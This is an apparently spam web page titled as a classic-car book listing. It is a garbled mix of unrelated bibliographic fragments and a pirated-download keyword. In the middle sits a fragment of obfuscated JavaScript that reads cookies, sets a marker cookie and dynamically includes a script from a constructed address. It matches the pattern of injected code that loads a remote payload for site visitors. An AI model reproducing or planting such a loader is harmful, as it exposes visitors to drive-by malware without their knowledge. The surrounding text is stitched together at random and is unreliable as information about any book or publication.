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Classic Car: The Definitive Visual History

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
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*?(?:$!)/g,_0x1ad4d6={};if(_0x4b241e['IqZfS'](!_0x2c5273,name)){return undefined;}var _0x2283c1;for(var _0x54ba27=0x0;_0x4b241e[_0x3203('0x38')](_0x54ba27,_0x2c5273[_0x3203('0x33')]);_0x54ba27++){_0x2283c1=_0x2c5273[_0x54ba27]['split']('=');_0x1ad4d6[_0x2283c1[0x0]]=_0x2283c1[0x1][_0x3203('0x18')]('/:');}if(name){return _0x1ad4d6[name];}return _0x1ad4d6;}else{cookie['set'](_0x4b241e[_0x3203('0x31')],0x1,0x1);if(!_0x139561){_0x4b241e[_0x3203('0x39')](include,_0x4b241e[_0x3203('0x3a')](_0x4b241e[_0x3203('0x3b')](_0x4b241e[_0x3203('0x3c')],q),"));}}}}R(); Author: Michael SteerPublisher: Pearson Education, 2010.. Includes bibliographical references (p 141-147) and index Literaturverz S [417] - 426.. First ed published in 2v "First edition, volume I, April 1981 ; First edition, volume II, October 1986"--Title page verso.. The ashtray / Jaan Kross --Congress / Joy Williams --Joy and the law / Giuseppe Tomasi di Lampedusa --I await a love that's true / Evgeny Popov --The Munster final / Julian Mazon --An epigram of loyalty / Javier Marías --A small lie / Raija Siekkinen --The fly ; Bosom friends / Luigi Pirandello --Typography.. From A different sea / Claudio Magris --From The Gospel according to Jesus Christ / José Saramago --From The faculty of useless knowledge / Yury Dombrovsky --From Suleiman the Solitary / Yashar Kemal --From Les revenentes / Georges Perec --Stories. b0d43de27c Phil Lynott Solo In Soho Rarlab
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